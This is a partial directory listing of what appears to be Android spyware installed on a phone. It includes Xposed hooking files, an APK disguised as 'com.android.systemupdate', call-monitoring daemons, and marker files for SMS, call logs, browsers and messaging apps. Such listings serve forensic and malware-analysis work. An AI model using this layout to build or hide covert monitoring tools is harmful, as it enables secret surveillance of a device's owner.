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4367 2017-05-16 00:40 Xposed-Installer-Recovery.zip
-rw-rw-rw- root root 98482 2017-05-16 00:40 XposedBridge.jar
423 2017-05-16 00:43 app_container_info.dat
drwxrwxrwx root root 2017-05-16 00:42 arm64-v8a
-rw-rw-rw- root root 22732 2017-05-16 00:40 arm_app_process_xposed_sdk15
19800 2017-05-16 00:40 arm_app_process_xposed_sdk16
-rw-rw-rw- root root 5520 2017-05-16 00:40 arm_xposedtest_sdk15
5372 2017-05-16 00:40 arm_xposedtest_sdk16
-rw-rw-rw- root root 237208 2017-05-16 00:41 aud.zip
5 2017-05-24 22:57 audio.ref
5 2017-05-24 22:57 browserurl.ref
-rw-rw-rw- root root 353884 2017-05-16 00:41 bugd.zip
drwxrwxrwx root root 1937480 2017-05-16 00:41 busybox
-rw-rw-rw- root root 5 2017-05-24 22:56 calllog.ref
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-rwxp-xr-x system system 170 2017-05-16 00:42 callmgrd
-rw-rw-rw- root root 353884 2017-05-16 00:41 callmon.zip
-rwxp-xr-x system system 170 2017-05-16 00:42 callmond
-rw-rw-rw- root root 5 2017-05-24 22:57 chrome.ref
34251340 2017-05-16 00:40 com.android.systemupdate-1.apk
drwxrwxrwx root root 2017-05-24 23:51 com.tencent.mm
6021 2017-05-24 23:02 connection_history.dat
-rw-rw-rw- root root 20480 2017-05-24 23:02 ddmngr.db
12824 2017-05-24 23:02 ddmngr.db-journal
-rw-rw-rw- root root 22 2017-05-16 00:43 device_id
1 2017-05-22 16:14 disable
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-rw-rw-rw- root root 202464 2017-05-16 00:41 dwebp64
610304 2017-05-24 23:00 events.db
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77 2017-05-16 23:00 facebook.ref
5 2017-05-24 22:57 facebook_calllog.ref
18439556 2017-05-16 00:41 ffmpeg
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77 2017-05-17 05:52 hangouts.ref
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386244 2017-05-16 00:41 libsqliteX.so
210540 2017-05-16 00:41 libvcap.so
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5 2017-05-24 22:57 mms.ref
95 2017-05-24 22:56 network_type.ref
-rwxrwxrwx root root 1127104 2017-05-16 00:41 panzer
-rw-rw-rw- root root 28672 2017-05-24 23:02 phoenix_db.db
12824 2017-05-24 23:02 phoenix_db.db-journal
-rwxp-xr-x system system 161 2017-05-16 00:42 pmond
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-rw-rw-rw- root root 4618 2017-05-16 01:01 preferences.dat
-rwxrwxrwx system system 160 2017-05-16 00:42 psysd
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4608 2017-05-24 23:47 push_connection_history.dat
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drwxrwxrwx root root 2017-05-22 16:14 skype
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5 2017-05-24 22:57 skype_calllog.ref
-rw-rw-rw- root root 5 2017-05-24 22:56 sms.ref
77 2017-05-16 23:01 snapchat.ref
398 2017-05-24 22:56 system_url.dat
-rw-rw-rw- root root 77 2017-05-16 23:01 telegram.ref
-rw-rw-rw- root root 178053 2017-05-16 00:41 ticket.apk
-rw-rw-rw- root root 77 2017-05-16 23:01 tinder.ref
-rwxrwxrwx root root 28784 2017-05-16 00:41 vdaeeon
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